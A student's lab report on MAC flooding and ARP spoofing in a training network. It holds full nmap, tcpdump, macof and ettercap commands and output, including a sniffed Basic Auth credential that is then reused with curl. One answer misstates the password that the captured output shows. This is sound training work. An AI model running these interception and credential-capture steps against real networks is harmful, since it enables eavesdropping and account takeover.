

|                        |                                       |
|------------------------|---------------------------------------|
| <b>NAME</b>            | <b>KEN KIBUGI MUIRURI</b>             |
| <b>TRACKING NUMBER</b> | <b>CS-SA12-26014</b>                  |
| <b>COHORT</b>          | CYBERSHUJAA COHORT 1-2026             |
| <b>TASK</b>            | L2 MAC FLOODING & ARP SPOOFING REPORT |

## Contents

|     |                                                |    |
|-----|------------------------------------------------|----|
| 1.0 | Network Discovery .....                        | 2  |
| 2.0 | Passive Network Sniffing .....                 | 3  |
| 3.0 | Sniffing while MAC Flooding.....               | 5  |
| 4.0 | Man-in-the-Middle: Intro to ARP Spoofing ..... | 6  |
| 5.0 | Man-in-the-Middle: Sniffing .....              | 6  |
| 6.0 | Man-in-the-Middle: Manipulation .....          | 10 |
|     | Conclusion .....                               | 12 |

## L2 MAC FLOODING & ARP SPOOFING REPORT


### Introduction

In this module, I explored Layer 2 network attacks, focusing on techniques used to intercept and manipulate traffic within a local network. Through hands-on practice, I examined methods such as passive sniffing, MAC flooding, and ARP spoofing to understand how attackers gain visibility and control over network communications.

### 1.0 Network Discovery

Question: What is your IP address?


Answer: I ran **ip a** and found my IP as **192.168.12.66** with CIDR prefix **/24**



```
kali@kali: /media/sf_downloads
root@eve:/home/admin# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 9001 qdisc mq state UP group default qlen 1000
    link/ether 0a:e8:65:ed:d5:f1 brd ff:ff:ff:ff:ff:ff
    inet 10.49.138.170/18 brd 10.49.191.255 scope global dynamic ens5
        valid_lft 3101sec preferred_lft 3101sec
    inet6 fe80::8e8:65ff:feed:d5f1/64 scope link
        valid_lft forever preferred_lft forever
3: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
        valid_lft forever preferred_lft forever
4: virbr0-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc fq_codel master virbr0 state DOWN group default qlen 1000
    link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 0a:43:cf:7f:c4:59 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::d444:a7ff:fe11:e667/64 scope link
        valid_lft forever preferred_lft forever
6: gns3tap0-1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel master eth1 state UNKNOWN group default qlen 1000
    link/ether 0a:43:cf:7f:c4:59 brd ff:ff:ff:ff:ff:ff
```

Question: How many other live hosts are there?

Answer: I ran **nmap -sn 192.168.12.0/24** and found **2** more users, **Alice** and **Bob**

A screenshot of a Kali Linux terminal window. The terminal shows the configuration of a virtual bridge named 'virbr0' and its associated interface 'eth1'. It then runs an nmap scan on the 192.168.12.0/24 network. The scan results show three hosts: 'alice' (192.168.12.1), 'bob' (192.168.12.2), and 'eve' (192.168.12.66). The terminal output is as follows:

```
kali@kali: /media/sf_downloads root@eve:/home/admin
link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
    valid_lft forever preferred_lft forever
4: virbr0-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc fq_codel master virbr0 state DOWN group default qlen 1000
    link/ether 52:54:00:8a:e8:c5 brd ff:ff:ff:ff:ff:ff
5: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 0a:43:cf:7f:c4:59 brd ff:ff:ff:ff:ff:ff
    inet 192.168.12.66/24 brd 192.168.12.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::d444:a7ff:fe11:e667/64 scope link
        valid_lft forever preferred_lft forever
6: gns3tap0-1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel master eth1 state UNKNOWN group default qlen 1000
    link/ether 0a:43:cf:7f:c4:59 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::843:cfff:fe7f:c459/64 scope link
        valid_lft forever preferred_lft forever
root@eve:/home/admin# nmap -sn 192.168.12.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-18 07:48 UTC
Nmap scan report for alice (192.168.12.1)
Host is up (0.00050s latency).
MAC Address: 00:50:79:66:68:00 (Private)
Nmap scan report for bob (192.168.12.2)
Host is up (0.00042s latency).
MAC Address: 00:50:79:66:68:01 (Private)
Nmap scan report for eve (192.168.12.66)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.02 seconds
root@eve:/home/admin#
```

## 2.0 Passive Network Sniffing

I learned how to perform passive network sniffing using tcpdump to capture and analyze live traffic on a network. By saving packets into a pcap file and inspecting them in Wireshark, I was able to identify useful information that isn't visible through simple scanning.

I ran **tcpdump -i eth1**

```
kali-linux-2023.4-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5 6 7 8 9
root@eve:/home/admin

MAC Address: 00:50:79:66:68:01 (Private)
Nmap scan report for eve (192.168.12.66)
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 2.02 seconds
root@eve:/home/admin# tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
07:59:24.358614 IP bob > eve: ICMP echo request, id 23643, seq 825, length 674
07:59:24.358666 IP eve > bob: ICMP echo reply, id 23643, seq 825, length 674
07:59:27.359847 IP bob > eve: ICMP echo request, id 24411, seq 826, length 674
07:59:27.359900 IP eve > bob: ICMP echo reply, id 24411, seq 826, length 674
07:59:30.361066 IP bob > eve: ICMP echo request, id 25179, seq 827, length 674
07:59:30.361127 IP eve > bob: ICMP echo reply, id 25179, seq 827, length 674
07:59:33.362215 IP bob > eve: ICMP echo request, id 25947, seq 828, length 674
07:59:33.362263 IP eve > bob: ICMP echo reply, id 25947, seq 828, length 674
07:59:36.363408 IP bob > eve: ICMP echo request, id 26715, seq 829, length 674
07:59:36.363452 IP eve > bob: ICMP echo reply, id 26715, seq 829, length 674
07:59:39.364594 IP bob > eve: ICMP echo request, id 27483, seq 830, length 674
07:59:39.364659 IP eve > bob: ICMP echo reply, id 27483, seq 830, length 674
07:59:42.365802 IP bob > eve: ICMP echo request, id 28251, seq 831, length 674
07:59:42.365851 IP eve > bob: ICMP echo reply, id 28251, seq 831, length 674
07:59:44.458489 ARP, Request who-has bob tell eve, length 28
07:59:44.458903 ARP, Reply bob is-at 00:50:79:66:68:01 (oui Unknown), length 28
07:59:45.367205 IP bob > eve: ICMP echo request, id 29019, seq 832, length 674
07:59:45.367267 IP eve > bob: ICMP echo reply, id 29019, seq 832, length 674
07:59:48.368363 IP bob > eve: ICMP echo request, id 29787, seq 833, length 674
07:59:48.368434 IP eve > bob: ICMP echo reply, id 29787, seq 833, length 674
```

I ran `tcpdump -A -i eth1 -w /tmp/tcpdump.pcap` and then `scp admin@10.49.138.170:/tmp/tcpdump.pcap .`

**wireshark tcpdump.pcap**

```
kali-linux-2023.4-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5 6 7 8 9
tcpdump.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-F>

No. Time Source Destination Protocol Length Info
1 0.000000 192.168.12.2 192.168.12.66 ICMP 788 Echo (ping) request id=0x025e, seq=1051/0910, ttl=64 (request in 1)
2 0.000036 192.168.12.66 192.168.12.2 ICMP 788 Echo (ping) reply id=0x025e, seq=1051/0910, ttl=64 (reply in 1)
3 3.001261 192.168.12.2 192.168.12.66 ICMP 788 Echo (ping) request id=0x055e, seq=1052/7172, ttl=64 (request in 4)
4 3.001295 192.168.12.66 192.168.12.2 ICMP 788 Echo (ping) reply id=0x055e, seq=1052/7172, ttl=64 (reply in 4)
5 5.002476 192.168.12.2 192.168.12.66 ICMP 788 Echo (ping) request id=0x085e, seq=1053/7428, ttl=64 (request in 6)
6 5.002510 192.168.12.66 192.168.12.2 ICMP 788 Echo (ping) reply id=0x085e, seq=1053/7428, ttl=64 (reply in 6)
7 8.158014 0a:43:cf:7f:c4:59 Private 66:68:01 ARP 42 Who has 192.168.12.2? Tell 192.168.12.66
8 8.158326 0a:43:cf:7f:c4:59 Private 66:68:01 ARP 42 192.168.12.2 is at 00:50:79:66:68:01
9 9.003627 192.168.12.2 192.168.12.66 ICMP 788 Echo (ping) request id=0x0b5e, seq=1054/7684, ttl=64 (request in 10)
10 9.003665 192.168.12.66 192.168.12.2 ICMP 788 Echo (ping) reply id=0x0b5e, seq=1054/7684, ttl=64 (reply in 10)
11 12.004856 192.168.12.2 192.168.12.66 ICMP 788 Echo (ping) request id=0x0e5e, seq=1055/7940, ttl=64 (request in 12)
12 12.004888 192.168.12.66 192.168.12.2 ICMP 788 Echo (ping) reply id=0x0e5e, seq=1055/7940, ttl=64 (reply in 12)
13 15.006210 192.168.12.2 192.168.12.66 ICMP 788 Echo (ping) request id=0x115e, seq=1056/8196, ttl=64 (request in 14)
14 15.006262 192.168.12.66 192.168.12.2 ICMP 788 Echo (ping) reply id=0x115e, seq=1056/8196, ttl=64 (reply in 14)
15 18.007330 192.168.12.2 192.168.12.66 ICMP 788 Echo (ping) request id=0x145e, seq=1057/8452, ttl=64 (request in 16)
16 18.007378 192.168.12.66 192.168.12.2 ICMP 788 Echo (ping) reply id=0x145e, seq=1057/8452, ttl=64 (reply in 16)
17 21.008553 192.168.12.2 192.168.12.66 ICMP 788 Echo (ping) request id=0x175e, seq=1058/8708, ttl=64 (request in 18)
18 21.008587 192.168.12.66 192.168.12.2 ICMP 788 Echo (ping) reply id=0x175e, seq=1058/8708, ttl=64 (reply in 18)
19 24.009942 192.168.12.2 192.168.12.66 ICMP 788 Echo (ping) request id=0x1a5e, seq=1059/8964, ttl=64 (request in 19)
20 24.010000 192.168.12.66 192.168.12.2 ICMP 788 Echo (ping) reply id=0x1a5e, seq=1059/8964, ttl=64 (reply in 19)
21 27.011175 192.168.12.2 192.168.12.66 ICMP 788 Echo (ping) request id=0x1d5e, seq=1060/9220, ttl=64 (request in 22)

Frame 1: Packet, 788 bytes on wire (5664 bits), 788 bytes captured (5664 bits) on eth0
Ethernet II, Src: Private 66:68:01 (00:50:79:66:68:01), Dst: 0a:43:cf:7f:c4:59 (0a:43:cf:7f:c4:59)
Internet Protocol Version 4, Src: 192.168.12.2, Dst: 192.168.12.66
Internet Control Message Protocol
Type: Echo (ping) request (8)
Code: 0
Checksum: 0x135d [correct]
[Checksum Status: Good]
Identifier (BE): 686 (0x025e)
Identifier (LE): 24866 (0x0602)
Sequence Number (BE): 1051 (0x041b)
Sequence Number (LE): 6916 (0x1b04)
[Sequence Number: 1]
Data (666 bytes)
```

Question: What type of packets are sent?



Answer: **ICMP**

Question: What's the size of their data section? (bytes)

Answer: **666**


### 3.0 Sniffing while MAC Flooding

I learned how MAC flooding can be used to force a switch into fail-open mode, allowing me to capture traffic that would normally not be visible to my device. By combining macof with tcpdump, I was able to increase the amount of intercepted network traffic for analysis.

I ran **tcpdump -A -i eth1** and redirected the captured packets into a pcap file using **tcpdump -A -i eth1 -w /tmp/tcpdump5.pcap** and copied it to my machine using **scp admin@10.49.130.75:/tmp/tcpdump5.pcap**.

I then opened a second ssh and ran **macof -i eth1** to start flooding the switch and let it run for about one minute before stopping it and the tcp dumping process.

I copied it to my machine using **scp admin@10.49.130.75:/tmp/tcpdump5.pcap** and opened it on Wireshark with command **wireshark tcpdump5.pcap**.



Question: What kind of packets is Alice continuously sending to Bob?

Answer: **ICMP**


Question: What's the size of their data section? (bytes)

Answer: **1337**

#### 4.0 Man-in-the-Middle: Intro to ARP Spoofing

I learned how ARP spoofing works by manipulating ARP messages to associate my MAC address with another host's IP, allowing me to intercept network traffic. This showed how an attacker can position themselves as a man-in-the-middle without causing the noise of MAC flooding.

I ran **ettercap -T -i eth1 -M arp** and **was able to establish a MITM** in between Alice and Bob with Ettercap.



```
kali@kali: /media/st_Downloads
root@eve: /home/admin
0 packets dropped by kernel
root@eve: /home/admin# ettercap -T -i eth1 -M arp

ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team

Listening on:
  eth1 -> 12:EA:5D:CA:36:D3
          192.168.12.66/255.255.255.0
          fe80::88a0:81ff:fec5:1a67/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534 ...

 34 plugins
 42 protocol dissectors
 57 ports monitored
24609 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts ...
|=====| 95.69 %

Wed Mar 18 11:59:06 2026 [878384]
192.168.12.2:0 -> 192.168.12.66:0 | P (0)

Wed Mar 18 11:59:06 2026 [878436]
192.168.12.66:0 -> 192.168.12.2:0 | (0)
```

#### 5.0 Man-in-the-Middle: Sniffing

Question: Scan the network on eth1. Who's there? Enter their IP addresses in ascending order.

Answer: I ran **nmap -n 192.168.12.0/24** and found **192.168.12.10** and **192.168.12.20**

```
kali-linux-2025.4-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5 6 7 8 9
root@eve:/home/admin
kali@kali:/media/sf_downloads kali@kali:/media/sf_downloads kali@kali:/media/sf_downloads root@eve:/home/admin
root@eve:/home/admin# nmap -n 192.168.12.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2026-03-18 12:14 UTC
Nmap scan report for 192.168.12.10
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
4444/tcp  open  krb524
MAC Address: 0A:6A:39:C2:15:D5 (Unknown)

Nmap scan report for 192.168.12.20
Host is up (0.0012s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: D2:0D:65:73:6D:33 (Unknown)

Nmap scan report for 192.168.12.66
Host is up (0.0000040s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
5000/tcp  open  upnp
5002/tcp  open  rfe

Nmap done: 256 IP addresses (3 hosts up) scanned in 2.34 seconds
root@eve:/home/admin#
```

Question: What's the hostname the requests are sent to?

Answer: I ran **ettercap -T -i eth1 -M arp** and found **www.server.bob**.

```
kali-linux-2025.4-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5 6 7 8 9
root@eve:/home/admin
kali@kali:/media/sf_downloads kali@kali:/media/sf_downloads kali@kali:/media/sf_downloads root@eve:/home/admin

Wed Mar 18 12:24:57 2026 [927328]
TCP 192.168.12.20:80 → 192.168.12.10:34612 | SA (0)

Wed Mar 18 12:24:57 2026 [935375]
TCP 192.168.12.10:34612 → 192.168.12.20:80 | A (0)

Wed Mar 18 12:24:57 2026 [935520]
TCP 192.168.12.10:34612 → 192.168.12.20:80 | AP (133)
GET /test.txt HTTP/1.1.
Host: www.server.bob.
Authorization: Basic YWRtaW46czNjcjN0X1A0eno=.
User-Agent: curl/7.68.0.
Accept: */*.
HTTP : 192.168.12.20:80 → USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt

Wed Mar 18 12:24:57 2026 [943357]
TCP 192.168.12.20:80 → 192.168.12.10:34612 | A (0)

Wed Mar 18 12:24:57 2026 [945086]
TCP 192.168.12.20:80 → 192.168.12.10:34612 | AP (17)
HTTP/1.0 200 OK.

Wed Mar 18 12:24:57 2026 [945227]
TCP 192.168.12.20:80 → 192.168.12.10:34612 | FAP (171)
Server: SimpleHTTP/0.6 Python/2.7.12.
```

Question: What text is in the file being requested, **test.txt**?

Answer: **OK**

```
kali-linux-2025.4-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4 5 6 7 8 9
root@eve: /home/admin

kali@kali: /media/sf_Downloads
kali@kali: /media/sf_Downloads
kali@kali: /media/sf_Downloads
root@eve: /home/admin

Wed Mar 18 12:24:09 2026 [787392]
TCP 192.168.12.20:80 → 192.168.12.10:34592 | A (0)

Wed Mar 18 12:24:09 2026 [788737]
TCP 192.168.12.20:80 → 192.168.12.10:34592 | AP (17)
HTTP/1.0 200 OK.

Wed Mar 18 12:24:09 2026 [788875]
TCP 192.168.12.20:80 → 192.168.12.10:34592 | FAP (171)
Server: SimpleHTTP/0.6 Python/2.7.12.
Date: Wed, 18 Mar 2026 12:24:09 GMT.
Content-type: text/plain.
Content-Length: 3.
Last-Modified: Sun, 27 Mar 2022 12:57:36 GMT.
.
OK
HTTP : 192.168.12.20:80 → USER: admin PASS: s3cr3t_P4zz INFO: www.server.bob/test.txt

Wed Mar 18 12:24:09 2026 [795409]
TCP 192.168.12.10:34592 → 192.168.12.20:80 | A (0)

Wed Mar 18 12:24:09 2026 [796816]
TCP 192.168.12.10:34592 → 192.168.12.20:80 | FA (0)

Wed Mar 18 12:24:09 2026 [803461]
TCP 192.168.12.20:80 → 192.168.12.10:34592 | A (0)
```

Question: Which credentials are being used for authentication? (username:password)

Answer: **admin:s3cr3t:P4zz**

Question: Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning?

Answer: **RE-ARPing the victims**



```
kali-linux-2025.4-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@eve: /home/admin

kali@kali: /media/sf_Downloads
kali@kali: /media/sf_Downloads
kali@kali: /media/sf_Downloads
root@eve: /home/admin

Wed Mar 18 12:40:33 2026 [875401]
TCP 192.168.12.10:35016 → 192.168.12.20:80 | A (0)

Wed Mar 18 12:40:34 2026 [875402]
TCP 192.168.12.10:35016 → 192.168.12.20:80 | FA (0)

Wed Mar 18 12:40:34 2026 [883436]
TCP 192.168.12.20:80 → 192.168.12.10:35016 | A (0)

Wed Mar 18 12:40:34 2026 [963233]
fe80::86a:39ff:fec2:15d5:0 → ff02::2:0 | FRC (0)

Wed Mar 18 12:40:35 2026 [561933]
TCP 192.168.12.10:4444 → 192.168.12.20:36578 | AP (3)
ls

Wed Mar 18 12:40:35 2026 [563414]
TCP 192.168.12.20:36578 → 192.168.12.10:4444 | R (0)
Closing text interface...

Terminating ettercap...
Lua cleanup complete!
ARP poisoner deactivated.
RE-ARPing the victims...
Unified sniffing was stopped.

root@eve: /home/admin#
```

Question: Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay)

Answer: I ran `curl -u admin:s3cr3t_P4zz http://192.168.12.20/` and accessed the content so Yay.

```
kali-linux-2025.4-virtualbox-amd64 (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@eve: /home/admin

kali@kali: /media/sf_Downloads
kali@kali: /media/sf_Downloads
kali@kali: /media/sf_Downloads
root@eve: /home/admin

Wed Mar 18 12:40:35 2026 [561933]
TCP 192.168.12.10:4444 → 192.168.12.20:36578 | AP (3)
ls

